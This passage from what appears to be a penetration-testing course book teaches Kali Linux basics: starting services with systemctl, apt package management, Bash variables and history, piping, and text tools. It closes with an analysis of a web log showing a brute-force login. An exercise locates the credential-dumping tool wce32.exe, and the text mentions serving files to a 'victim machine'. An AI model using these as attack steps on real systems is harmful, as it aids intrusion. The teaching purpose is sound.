4. Use **locate** to locate wce32.exe on your Kali virtual machine.
5. Use **find** to identify any file (not directory) modified in the last day, NOT owned by the root user and execute **ls -l** on them. Chaining/piping commands is NOT allowed!

[40] (die.net, 2019), https://linux.die.net/man/1/locate

[41] (die.net, 2019), https://linux.die.net/man/1/find

[42] (Stack Exchange, 2015), https://unix.stackexchange.com/questions/60205/locate-vs-find-usage-pros-and-cons-of-each-other

Copyright © Offensive Security Ltd. All rights reserved.



2.5 Managing Kali Linux Services

Kali Linux is a specialized Linux distribution aimed at security professionals. As such, it contains several non-standard features. The default Kali installation ships with several services preinstalled, such as SSH, HTTP, MySQL, etc. Consequently, these services would load at boot time, which would result in Kali exposing several open ports by default–something we want to avoid for security reasons. Kali deals with this issue by updating its settings to prevent network services from starting at boot time.

Kali also contains a mechanism to both whitelist and blacklist various services. The following sections will discuss some of these services, as well as how to operate and manage them.

2.5.1 SSH Service

The Secure SHell (SSH)[43] service is most commonly used to remotely access a computer, using a secure, encrypted protocol. The SSH service is TCP-based and listens by default on port 22. To start the SSH service in Kali, we run **systemctl** with the **start** option followed by the service name (ssh in this example):

```
kali@kali:~$ sudo systemctl start ssh
kali@kali:~$
```

Listing 15 - Using systemctl to start the ssh service in Kali

When the command completes successfully, it does not return any output but we can verify that the SSH service is running and listening on TCP port 22 by using the **ss** command and piping the output into **grep** to search the output for "sshd":

```
kali@kali:~$ sudo ss -antlp | grep sshd
LISTEN     0      128      *:22       *:*     users:(("sshd",pid=1343,fd=3))
LISTEN     0      128     :::22      :::*     users:(("sshd",pid=1343,fd=4))
```

Listing 16 - Using ss and grep to confirm that ssh has been started and is running

If we want to have the SSH service start automatically at boot time (as many users prefer), we simply enable it using the **systemctl** command. However, be sure to change the default password first!

```
kali@kali:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
```

Listing 17 - Using systemctl to configure ssh to start at boot time

We can use **systemctl** to enable and disable most services within Kali Linux.

2.5.2 HTTP Service

The Apache HTTP service is often used during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is TCP-based and

[43] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_Shell

Copyright © Offensive Security Ltd. All rights reserved.

listens by default on port 80. To start the HTTP service in Kali, we can use **systemctl** as we did when starting the SSH service, replacing the service name with "apache2":

```
kali@kali:~$ sudo systemctl start apache2
kali@kali:~$
```

Listing 18 - Using systemctl to start the apache service in Kali

As with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 with the **ss** and **grep** commands.

```
kali@kali:~$ sudo ss -antlp | grep apache
LISTEN     0      128     :::80     :::*      users:(("apache2",pid=1481,fd=4),("apach
e2",pid=1480,fd=4),("apache2",pid=1479,fd=4),("apache2",pid=1478,fd=4),("apache2",pid=
1477,fd=4),("apache2",pid=1476,fd=4),("apache2",pid=1475,fd=4))
```

Listing 19 - Using ss and grep to confirm that apache has been started and is running

To have the HTTP service start at boot time, much like with the SSH service, we need to explicitly enable it with **systemctl** and its **enable** option:

```
kali@kali:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/syst
Executing: /lib/systemd/systemd-sysv-install enable apache2
```

Listing 20 - Using systemctl to enable apache to start at boot time

Most services in Kali Linux are operated in much the same way as SSH and HTTP, through their service or init scripts. To see a table of all available services, run **systemctl** with the **list-unit-files** option:

```
kali@kali:~$ systemctl list-unit-files
...
UNIT FILE                                                  STATE
proc-sys-fs-binfmt_misc.automount                          static
-.mount                                                    generated
dev-hugepages.mount                                        static
dev-mqueue.mount                                           static
media-cdrom0.mount                                         generated
proc-sys-fs-binfmt_misc.mount                              static
run-vmblock\x2dfuse.mount                                  disabled
sys-fs-fuse-connections.mount                              static
sys-kernel-config.mount                                    static
sys-kernel-debug.mount                                     static
...
```

Listing 21 - Displaying all available services

For additional information regarding service management in Kali Linux, including the use of systemctl, refer to the Kali Training site.[44]

2.5.3 Exercises

(Reporting is not required for these exercises)

[44] (Offensive Security, 2019), https://kali.training/topic/managing-services/

Copyright © Offensive Security Ltd. All rights reserved.

1. Practice starting and stopping various Kali services.
2. Enable the SSH service to start on system boot.

2.6 Searching, Installing, and Removing Tools

The Kali VMware image contains the most common tools used in the field of penetration testing. However, it is not practical to include every single tool present in the Kali repository in the VMware image. Therefore, we'll need to discuss how to search for, install, or remove tools. In this section, we will be exploring the Advanced Package Tool (APT) toolset as well as other commands that are useful in performing maintenance operations on the Kali Linux OS.

APT is a set of tools that helps manage packages, or applications, on a Debian-based system. Since Kali is based on Debian,[45] we can use APT to install and remove applications, update packages, and even upgrade the entire system. The magic of APT lies in the fact that it is a complete package management system that installs or removes the requested package by recursively satisfying its requirements and dependencies.

2.6.1 apt update

Information regarding APT packages is cached locally to speed up any sort of operation that involves querying the APT database. Therefore, it is always good practice to update the list of available packages, including information related to their versions, descriptions, etc. We can do this with the **apt update** command as follows:

```
kali@kali:~$ sudo apt update
Hit:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
699 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Listing 22 - Using apt update to update the list of packages in Kali

2.6.2 apt upgrade

After the APT database has been updated, we can upgrade the installed packages and core system to the latest versions using the **apt upgrade** command.

In order to upgrade a single package, add the package name after the **apt upgrade** command such as **apt upgrade metasploit-framework**.

> *While you can upgrade your Kali Linux installation at any time, it's a good idea to take a snapshot of the virtual machine in a clean state (before any changes have been made) before doing so. This has two major benefits. First of all, it will ensure that you have a snapshot of a tested build that will work for all exercises and secondly, if you encounter issues and have to contact our support team, they will know the versions of tools you are using and how they behave. For an actual*

[45] (Debian, 2019), https://www.debian.org/

Copyright © Offensive Security Ltd. All rights reserved.

penetration test, these same concerns will apply. You will learn more about how to balance having the newest tools with having a trusted build as you gain more experience and familiarity with Kali Linux.

2.6.3 apt-cache search and apt show

The **apt-cache search** command displays much of the information stored in the internal cached package database. For example, let's say we would like to install the *pure-ftpd* application via APT. The first thing we have to do is to find out whether or not the application is present in the Kali Linux repositories. To do so, we would proceed by passing the search term on the command line:

```
kali@kali:~$ apt-cache search pure-ftpd
mysqmail-pure-ftpd-logger - real-time logging system in MySQL - Pure-FTPd traffic-logg
pure-ftpd - Secure and efficient FTP server
pure-ftpd-common - Pure-FTPd FTP server (Common Files)
pure-ftpd-ldap - Secure and efficient FTP server with LDAP user authentication
pure-ftpd-mysql - Secure and efficient FTP server with MySQL user authentication
pure-ftpd-postgresql - Secure and efficient FTP server with PostgreSQL user authentica
resource-agents - Cluster Resource Agents
```

Listing 23 - Using apt-cache search to search for the pure-ftpd application

The output above indicates that the application is present in the repository. There are also a few authentication extensions for the pure-ftpd application that may be installed if needed.

Interestingly enough, the *resource-agents* package is showing up in our search even though its name does not contain the "pure-ftpd" keyword. The reason behind this is that **apt-cache search** looks for the requested keyword in the package's description rather than the package name itself.

To confirm that the resource-agents package description really contains the "pure-ftpd" keyword, pass the package name to **apt show** as follows:

```
kali@kali:~$ apt show resource-agents
Package: resource-agents
Version: 1:4.2.0-2
...
Description: Cluster Resource Agents
 This package contains cluster resource agents (RAs) compliant with the Open
 Cluster Framework (OCF) specification, used to interface with various services
 in a High Availability environment managed by the Pacemaker resource manager.
 .
 Agents included:
  AoEtarget: Manages ATA-over-Ethernet (AoE) target exports
  AudibleAlarm: Emits audible beeps at a configurable interval
  ...
  NodeUtilization: Node Utilization
  Pure-FTPd: Manages a Pure-FTPd FTP server instance
  Raid1: Manages Linux software RAID (MD) devices on shared storage
  ...
```

Listing 24 - Using apt show to examine information related to the resource-agents package

In the output above, **apt show** clarifies why the resource-agents application was mysteriously showing up in the previous search for pure-ftpd.

Copyright © Offensive Security Ltd. All rights reserved.



2.6.4 apt install

The **apt install** command can be used to add a package to the system with **apt install** followed by the package name. Let's continue with the installation of pure-ftpd:

```
kali@kali:~$ sudo apt install pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  pure-ftpd-common
The following NEW packages will be installed:
  pure-ftpd pure-ftpd-common
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 309 kB of archives.
After this operation, 880 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd-common all
Get:2 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd amd64 1.0.4
Fetched 309 kB in 4s (86.4 kB/s)
Preconfiguring packages ...
...
```

Listing 25 - Using apt install to install the pure-ftpd application

Similarly, we can remove a package with the command **apt remove --purge**.

2.6.5 apt remove --purge

The **apt remove -purge** command completely removes packages from Kali. It is important to note that removing a package with **apt remove** removes all package data, but leaves usually small (modified) user configuration files behind, in case the removal was accidental. Adding the **--purge** option removes all the leftovers.

```
kali@kali:~$ sudo apt remove --purge pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  pure-ftpd-common
Use 'sudo apt autoremove' to remove it.
The following packages will be REMOVED:
  pure-ftpd*
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 581 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 388024 files and directories currently installed.)
Removing pure-ftpd (1.0.47-3) ...
Cannot find cached rlinetd's config files for service ftp, ignoring remove request
Processing triggers for man-db (2.8.5-2) ...
(Reading database ... 388011 files and directories currently installed.)
Purging configuration files for pure-ftpd (1.0.47-3) ...
Processing triggers for systemd (240-6) ...
```

Listing 26 - Using apt remove –purge to completely remove the pure-ftpd application

Copyright © Offensive Security Ltd. All rights reserved.

Excellent! You are now able to search, install, and remove tools in Kali Linux. Let's explore one last command in this module: *dpkg*.

2.6.6 dpkg

dpkg is the core tool used to install a package, either directly or indirectly through APT. It is also the preferred tool to use when operating offline, since it does not require an Internet connection. Note that **dpkg** will not install any dependencies that the package might require. To install a package with **dpkg**, provide the **-i** or **--install** option and the path to the .deb package file. This assumes that the .deb file of the package to install has been previously downloaded or obtained in some other way.

```
kali@kali:~$ sudo dpkg -i man-db_2.7.0.2-5_amd64.deb
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-4) ...
Setting up man-db (2.7.0.2-5) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.58) ...
...
```

Listing 27 - Using dpkg -i to install the man-db application

2.6.6.1 Exercises

(Reporting is not required for these exercises)

1. Take a snapshot of your Kali virtual machine (optional).
2. Search for a tool not currently installed in Kali.
3. Install the tool.
4. Remove the tool.
5. Revert Kali virtual machine to previously taken snapshot (optional).

2.7 Wrapping Up

In this module, we set a baseline for the upcoming modules. We explored tips and tricks for new users and reviewed some standards that more advanced users may appreciate.

All students are encouraged to review the free online training on the Kali Training site.[46] This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

[46] (Offensive Security, 2019), https://kali.training

Copyright © Offensive Security Ltd. All rights reserved.

3. Command Line Fun

In this module, we'll take an introductory look at a few popular Linux command line programs. Feel free to refer to the Kali Linux Training site[47] for a refresher or more in-depth discussion.

3.1 The Bash Environment

Bash[48] is an sh-compatible shell that allows us to run complex commands and perform different tasks from a terminal window. It incorporates useful features from both the KornShell (ksh)[49] and C shell (csh).[50]

3.1.1 Environment Variables

When opening a terminal window, a new Bash process, which has its own **environment variables**, is initialized. These variables are a form of global storage for various settings inherited by any applications that are run during that terminal session. One of the most commonly-referenced environment variables is *PATH*, which is a colon-separated list of directory paths that Bash will search through whenever a command is run without a full path.

We can view the contents of a given environment variable with the **`echo`** command followed by the "$" character and an environment variable name. For example, let's take a look at the contents of the *PATH* environment variable:

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Listing 28 - Using echo to display the PATH environment variable

Some other useful environment variables include *USER*, *PWD*, and *HOME*, which hold the values of the current terminal user's username, present working directory, and home directory respectively:

```
kali@kali:~$ echo $USER
kali

kali@kali:~$ echo $PWD
/home/kali

kali@kali:~$ echo $HOME
/home/kali
```

Listing 29 - Using echo to display the USER, PWD, and HOME environment variables

An environment variable can be defined with the **`export`** command. For example, if we are scanning a target and don't want to type in the system's IP address repeatedly, we can quickly assign it an environment variable and use that instead:

[47] (Offensive Security, 2019), https://kali.training/lessons/introduction/

[48] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Bash_(Unix_shell)

[49] (Wikipedia, 2019), https://en.wikipedia.org/wiki/KornShell

[50] (Wikipedia, 2019), https://en.wikipedia.org/wiki/C_shell

Copyright © Offensive Security Ltd. All rights reserved.



```
kali@kali:~$ export b=10.11.1.220

kali@kali:~$ ping -c 2 $b
PING 10.11.1.220 (10.11.1.220) 56(84) bytes of data.
64 bytes from 10.11.1.220: icmp_seq=1 ttl=62 time=2.23 ms
64 bytes from 10.11.1.220: icmp_seq=2 ttl=62 time=1.56 ms

--- 10.11.1.220 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.563/1.900/2.238/0.340 ms
```

Listing 30 - Using export to declare an environment variable

The **export** command makes the variable accessible to any subprocesses we might spawn from our current Bash instance. If we set an environment variable without **export** it will only be available in the current shell.

We will use the **$$** variable to display the process ID of the current shell instance to make sure that we are indeed issuing commands in two different shells:

```
kali@kali:~$ echo "$$"
1827

kali@kali:~$ var="My Var"

kali@kali:~$ echo $var
My Var

kali@kali:~$ bash
kali@kali:~$ echo "$$"
1908

kali@kali:~$ echo $var

kali@kali:~$ exit
exit

kali@kali:~$ echo $var
My Var

kali@kali:~$ export othervar="Global Var"

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ bash

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ exit
exit
kali@kali:~$
```

Listing 31 - Using env to show all of the environment variables

Copyright © Offensive Security Ltd. All rights reserved.

There are many other environment variables defined by default in Kali Linux. We can view these by running **env** at the command line:

```
kali@kali:~$ env
SHELL=/bin/bash
...
PWD=/home/kali
XDG_SESSION_DESKTOP=lightdm-xsession
LOGNAME=kali
XDG_SESSION_TYPE=x11
XAUTHORITY=/home/kali/.Xauthority
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali
HOME=/home/kali
...
TERM=xterm-256color
USER=kali
...
```

Listing 32 - Using env to show all of the environment variables

3.1.2 Tab Completion

The Bash shell auto-complete function allows us to complete filenames and directory paths with the Tab key. This feature accelerates shell usage so much that it is sorely missed in other shells. Let's take a look at how this works from the kali user home directory. We'll start by typing the following command:

```
kali@kali:~$ ls D[TAB]
Desktop/   Documents/ Downloads/

kali@kali:~$ ls De[TAB]sktop/

kali@kali:~$ ls Desktop/
```

Listing 33 - Illustrating tab completion in Bash

When we hit the Tab key the first time after "D", the Bash shell suggests that there are three directories starting with that letter then presents our partially completed command for us to continue. Since we decide to specify "Desktop", we then proceed to type "e" followed by the Tab key a second time. At this point the Bash shell magically auto-completes the rest of the word "Desktop" as this is the only choice that starts with "De". Additional information about Tab Completion can be found on the Debian website.[51,52]

3.1.3 Bash History Tricks

While working on a penetration test, it's important to keep a record of commands that have been entered into the shell. Fortunately, Bash maintains a history of commands that have been entered, which can be displayed with the **history** command.[53]

[51] (Debian-Administration, 2005), https://debian-administration.org/article/316/An_introduction_to_bash_completion_part_1

[52] (Debian-Administration, 2005), https://debian-administration.org/article/317/An_introduction_to_bash_completion_part_2

[53] (die.net, 2002), https://linux.die.net/man/3/history

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ history
  1  cat /etc/lsb-release
  2  clear
  3  history
```

Listing 34 - The history command

Rather than re-typing a long command from our history, we can make use of the *history expansion* facility. For example, looking back at Listing 34, there are three commands in our history with a line number preceding each one. To re-run the first command, we simply type the **!** character followed by the line number, in this case **1**, to execute the **cat /etc/lsb-release** command:

```
kali@kali:~$ !1
cat /etc/lsb-release
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
```

Listing 35 - The Bash history expansion in action

Another helpful history shortcut is **!!**, which repeats the last command that was executed during our terminal session:

```
kali@kali:~$ sudo systemctl restart apache2

kali@kali:~$ !!
sudo systemctl restart apache2

kali@kali:~$
```

Listing 36 - Easily repeating the last command

By default, the command history is saved to the .bash_history file in the user home directory. Two environment variables control the history size: *HISTSIZE* and *HISTFILESIZE*.

HISTSIZE controls the number of commands stored in memory for the current session and *HISTFILESIZE* configures how many commands are kept in the history file. These variables can be edited according to our needs and saved to the Bash configuration file (.bashrc) that we will explore later.

One of the simplest ways to explore the Bash history is right from the command line prompt. We can browse through the history with some useful keyboard shortcuts with the two most common being:

- △ - scroll backwards in history
- ▽ - scroll forwards in history

Last but not least, holding down Ctrl and pressing R will invoke the *reverse-i-search* facility. Type a letter, for example, **c**, and you will get a match for the most recent command in your history that contains the letter "c". Keep typing to narrow down your match and when you find the desired command, press Return to execute it.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ [CTRL-R]c
(reverse-i-search)`ca': cat /etc/lsb-release
```

Listing 37 - Exploring the reverse-i-search facility

3.1.3.2 Exercises

1. Inspect your bash history and use *history expansion* to re-run a command from it.
2. Execute different commands of your choice and experiment browsing the history through the shortcuts as well as the *reverse-i-search* facility.

3.2 Piping and Redirection

Every program run from the command line has three data streams connected to it that serve as communication channels with the external environment. These streams are defined as follows:

Stream Name	Description
Standard Input (STDIN)	Data fed into the program
Standard Output (STDOUT)	Output from the program (defaults to terminal)
Standard Error (STDERR)	Error messages (defaults to terminal)

Table 3 - Streams connected to command line programs

Piping (using the **|** operator) and redirection (using the **>** and **<** operators) connects these streams between programs and files to accommodate a near infinite number of possible use cases.

3.2.1 Redirecting to a New File

In the previous command examples, the output was printed to the screen. This is convenient most of the time, but we can use the **>** operator to save the output to a file to keep it for future reference or manipulation:

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

kali@kali:~$ echo "test"
test

kali@kali:~$ echo "test" > redirection_test.txt

kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  redirection_test.txt  Template

kali@kali:~$ cat redirection_test.txt
test

kali@kali:~$ echo "Kali Linux is an open source project" > redirection_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
```

Listing 38 - Redirecting the output to a file

Copyright © Offensive Security Ltd. All rights reserved.

As shown in Listing 38, if we redirect the output to a non-existent file, the file will be created automatically. However, if we save the output to a file that already exists, that file's content will be replaced. Be careful with redirection! There is no undo function!

3.2.2 Redirecting to an Existing File

To append additional data to an existing file (as opposed to overwriting the file) use the **>>** operator:

```
kali@kali:~$ echo "that is maintained and funded by Offensive Security" >> redirection
_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
that is maintained and funded by Offensive Security
```

Listing 39 - Redirecting the output to an existing file

3.2.3 Redirecting from a File

As you may have guessed, we can use the **<** operator to send data the "other way". In the following example, we redirect the **wc** command's *STDIN* with data originating directly from the file we generated in the previous section. Let's try this with **wc -m** which counts characters in the file:

```
kali@kali:~$ wc -m < redirection_test.txt
89
```

Listing 40 - Feeding the wc command with the < operator

Note that this effectively "connected" the contents of our file to the standard input of the **wc -m** command.

3.2.4 Redirecting STDERR

According to the POSIX[54] specification, the file descriptors[55] for the *STDIN*, *STDOUT*, and *STDERR* are defined as 0, 1, and 2 respectively. These numbers are important as they can be used to manipulate the corresponding data streams from the command line while executing or joining different commands together.

To get a better grasp of how the file descriptor numbers work, consider this example that redirects the standard error (*STDERR*):

```
kali@kali:~$ ls .
Desktop  Documents  Downloads  Music  Pictures  Public  redirection_test.txt  Template

kali@kali:~$ ls ./test
ls: cannot access '/test': No such file or directory

kali@kali:~$ ls ./test 2>error.txt

kali@kali:~$ cat error.txt
ls: cannot access '/test': No such file or directory
```

[54] (Wikipedia, 2019), https://en.wikipedia.org/wiki/POSIX

[55] (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_descriptor

Copyright © Offensive Security Ltd. All rights reserved.

Listing 41 - Redirecting the STDERR to a file

In Listing 41, note that error.txt only contains the error message (generated on *STDERR*). We did this by prepending the stream number to the ">" operator (2=*STDERR*).

3.2.5 Piping

Continuing with the example using the **wc** command, let's have a look at how to redirect the output from one command into the input of another. Consider this example:

```
kali@kali:~$ cat error.txt
ls: cannot access '/test': No such file or directory

kali@kali:~$ cat error.txt | wc -m
53

kali@kali:~$ cat error.txt | wc -m > count.txt

kali@kali:~$ cat count.txt
53
```

Listing 42 - Piping the output of the cat command into wc

In Listing 42, we used the pipe character (**|**) to redirect the output of the **cat** command to the input of the **wc** command. This concept may seem trivial but piping together different commands is a powerful tool for manipulating all sorts of data.

3.2.5.1 Exercises

1. Use the **cat** command in conjunction with **sort** to reorder the content of the /etc/passwd file on your Kali Linux system.
2. Redirect the output of the previous exercise to a file of your choice in your home directory.

3.3 Text Searching and Manipulation

In this section, we will gain efficiency with file and text handling by introducing a few commands: *grep*, *sed*, *cut*, and *awk*. Advanced usage of some of these tools requires a good understanding of how *regular expressions* (*regex*) work. A *regular expression* is a special text string for describing a search pattern. If you are unfamiliar with regular expressions, visit the following URLs before continuing:

- http://www.rexegg.com/
- http://www.regular-expressions.info/

3.3.1 grep

In a nutshell, **grep**[56] searches text files for the occurrence of a given regular expression and outputs any line containing a match to the standard output, which is usually the terminal screen. Some of

[56] (die.net, 2010), https://linux.die.net/man/1/grep

Copyright © Offensive Security Ltd. All rights reserved.

the most commonly used switches include **-r** for recursive searching and **-i** to ignore text case. Consider the following example:

```
kali@kali:~$ ls -la /usr/bin | grep zip
-rwxr-xr-x  3 root root   34480 Jan 29  2017 bunzip2
-rwxr-xr-x  3 root root   34480 Jan 29  2017 bzip2
-rwxr-xr-x  1 root root   13864 Jan 29  2017 bzip2recover
-rwxr-xr-x  2 root root    2301 Mar 14  2016 gunzip
-rwxr-xr-x  1 root root  105172 Mar 14  2016 gzip
```

Listing 43 - Searching for any file(s) in /usr/bin containing "zip"

In Listing 43, we listed all the files in the /usr/bin directory with **ls** and pipe the output into the **grep** command, which searches for any line containing the string "zip". Understanding the *grep* tool and when to use it can prove incredibly useful.

3.3.2 sed

sed[57] is a powerful stream editor. It is also very complex so we will only briefly scratch its surface here. At a very high level, **sed** performs text editing on a stream of text, either a set of specific files or standard output. Let's look at an example:

```
kali@kali:~$ echo "I need to try hard" | sed 's/hard/harder/'
I need to try harder
```

Listing 44 - Replacing a word in the output stream

In Listing 44, we created a stream of text using the **echo** command and then piped it to **sed** in order to replace the word "hard" with "harder". Note that by default the output has been automatically redirected to the standard output.

3.3.3 cut

The **cut**[58] command is simple, but often comes in quite handy. It is used to extract a section of text from a line and output it to the standard output. Some of the most commonly-used switches include **-f** for the field number we are cutting and **-d** for the field delimiter.

```
kali@kali:~$ echo "I hack binaries,web apps,mobile apps, and just about anything else"
| cut -f 2 -d ","
web apps
```

Listing 45 - Extracting fields from the echo command output using cut

In Listing 45, we echoed a line of text and piped it to the **cut** command to extract the second field using a comma (**,**) as the field delimiter. The same command can be used with lines in text files as shown below, where a list of users is extracted from **/etc/passwd** by using **:** as a delimiter and retrieving the first field:

```
kali@kali:~$ cut -d ":" -f 1 /etc/passwd
root
daemon
bin
```

[57] (GNU, 2018), https://www.gnu.org/software/sed/manual/sed.html

[58] (die.net, 2010), https://linux.die.net/man/1/cut

Copyright © Offensive Security Ltd. All rights reserved.

```
sys
sync
games
...
```

Listing 46 - Extracting usernames from /etc/passwd using cut

3.3.4 awk

AWK[59] is a programming language designed for text processing and is typically used as a data extraction and reporting tool. It is also extremely powerful and can be quite complex, so we will only scratch the surface here. A commonly used switch with **awk**[60] is **-F**, which is the field separator, and the **print** command, which outputs the result text.

```
kali@kali:~$ echo "hello::there::friend" | awk -F "::" '{print $1, $3}'
hello friend
```

Listing 47 - Extracting fields from a stream using a multi-character separator in awk

In Listing 47, we echoed a line and piped it to awk to extract the first (**$1**) and third (**$3**) fields using **::** as a field separator. The most prominent difference between the cut and awk examples we used is that **cut** can only accept a single character as a field delimiter, while **awk**, as shown in Listing 47, is much more flexible. As a general rule of thumb, when you start having a command involving multiple **cut** operations, you may want to consider switching to **awk**.

3.3.5 Practical Example

Let's take a look at a practical example that ties together many of the commands we have explored so far.

We are given an Apache HTTP server log (http://www.offensive-security.com/pwk-files/access_log.txt.gz), that contains evidence of an attack. Our task is to use Bash commands to inspect the file and discover various pieces of information, such as who the attackers were and what exactly happened on the server.

First, we'll use the **head** and **wc** commands to take a quick peek at the log file to understand its structure. The **head** command displays the first 10 lines in a file and the **wc** command, along with the **-l** option, displays the total number of lines in a file.

```
kali@kali:~$ gunzip access_log.txt.gz

kali@kali:~$ mv access_log.txt access.log

kali@kali:~$ head access.log
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "-"
"Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.
0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshowoff.min.js HT
TP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2;
en-us; SCH-I535 Build/JZO54K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobil
e Safari/534.30" "www.random-site.com"
```

[59] (Wikipedia, 2019), https://en.wikipedia.org/wiki/AWK

[60] (GNU, 2019), https://www.gnu.org/software/gawk/manual/gawk.html

Copyright © Offensive Security Ltd. All rights reserved.

```
...

kali@kali:~$ wc -l access.log
1173 access.log
```

Listing 48 - Peeking into the access.log file to understand its structure

Notice that the log file is text-based and contains different fields (IP address, timestamp, HTTP request, etc.) that are delimited by spaces. This is a perfectly "grep friendly" file and will work well for all of the tools we have covered so far. We'll begin by searching through the HTTP requests made to the server for all the IP addresses recorded in this log file. We'll do this by piping the output of the **cat** command into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort -u
201.21.152.44
208.115.113.91
208.54.80.244
208.68.234.99
70.194.129.34
72.133.47.242
88.112.192.2
98.238.13.253
99.127.177.95
```

Listing 49 - Piping commands in order to get required information from the file

We see that less than ten IP addresses were recorded in the log file, although this still doesn't tell us anything about the attackers. Next, we use **uniq** and **sort** to show unique lines, further refine our output, and sort the data by the number of times each IP address accessed the server. The **-c** option of **uniq** will prefix the output line with the number of occurrences.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn
   1038 208.68.234.99
     59 208.115.113.91
     22 208.54.80.244
     21 99.127.177.95
      8 70.194.129.34
      1 201.21.152.44
```

Listing 50 - Using the uniq command to get a count per IP address in the file

A few IP addresses stand out but we will focus on the address that has the highest access frequency first. To filter out the 208.68.234.99 address and display and count the resources that were being requested by that IP, we can use the following sequence:

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | cut -d "\"" -f 2 | uniq -c
   1038 GET //admin HTTP/1.1
```

Listing 51 - Exploring the resources accessed by a specific IP address

From this output, it seems that the IP address at 208.68.234.99 was accessing the /admin directory exclusively. Let's inspect this further.

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | grep '/admin ' | sort -u
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742 "-" "Teh
Forest Lobster"
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200 575 "-"
```


Copyright © Offensive Security Ltd. All rights reserved.

```
"Teh Forest Lobster"
...

kali@kali:~$ cat access.log|grep '208.68.234.99'| grep -v '/admin '
kali@kali:~$
```

Listing 52 - Taking a closer look at the log file

Apparently 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1000 attempts, it seems like the brute force attempt succeeded, as indicated by the "HTTP 200" message.

3.3.5.1 Exercises

1. Using /etc/passwd, extract the user and home directory fields for all users on your Kali machine for which the shell is set to */bin/false*. Make sure you use a Bash one-liner to print the output to the screen. The output should look similar to Listing 53 below:

```
kali@kali:~$ YOUR COMMAND HERE...
The user mysql home directory is /nonexistent
The user Debian-snmp home directory is /var/lib/snmp
The user speech-dispatcher home directory is /var/run/speech-dispatcher
The user Debian-gdm home directory is /var/lib/gdm3
```

Listing 53 - Home directories for users with /bin/false shells

2. Copy the /etc/passwd file to your home directory (/home/kali).
3. Use **cat** in a one-liner to print the output of the /kali/passwd and replace all instances of the "Gnome Display Manager" string with "GDM".

3.4 Editing Files from the Command Line

Next, let's take a look at file editing in a command shell environment. This is an extremely important Linux skill, especially during a penetration test if you happen to get access to a Unix-like OS.

Although there are text editors like *gedit*[61] and *leafpad*[62] that might be more visually appealing due to their graphical user interface,[63] we will focus on text-based terminal editors, which emphasize both speed and versatility.

Everyone seems to have a preference when it comes to text editors, but we will cover *basic* usage for the two most common options: *nano* and *vi*.

3.4.1 nano

Nano[64] is one of the simplest-to-use text editors. To open a file and begin editing, simply run **nano**, passing a filename as an optional argument:

[61] (GNOME Project, 2019), https://wiki.gnome.org/Apps/Gedit

[62] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Leafpad

[63] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Graphical_user_interface

[64] (GNU Nano, 2019) https://www.nano-editor.org/docs.php

Copyright © Offensive Security Ltd. All rights reserved.

```
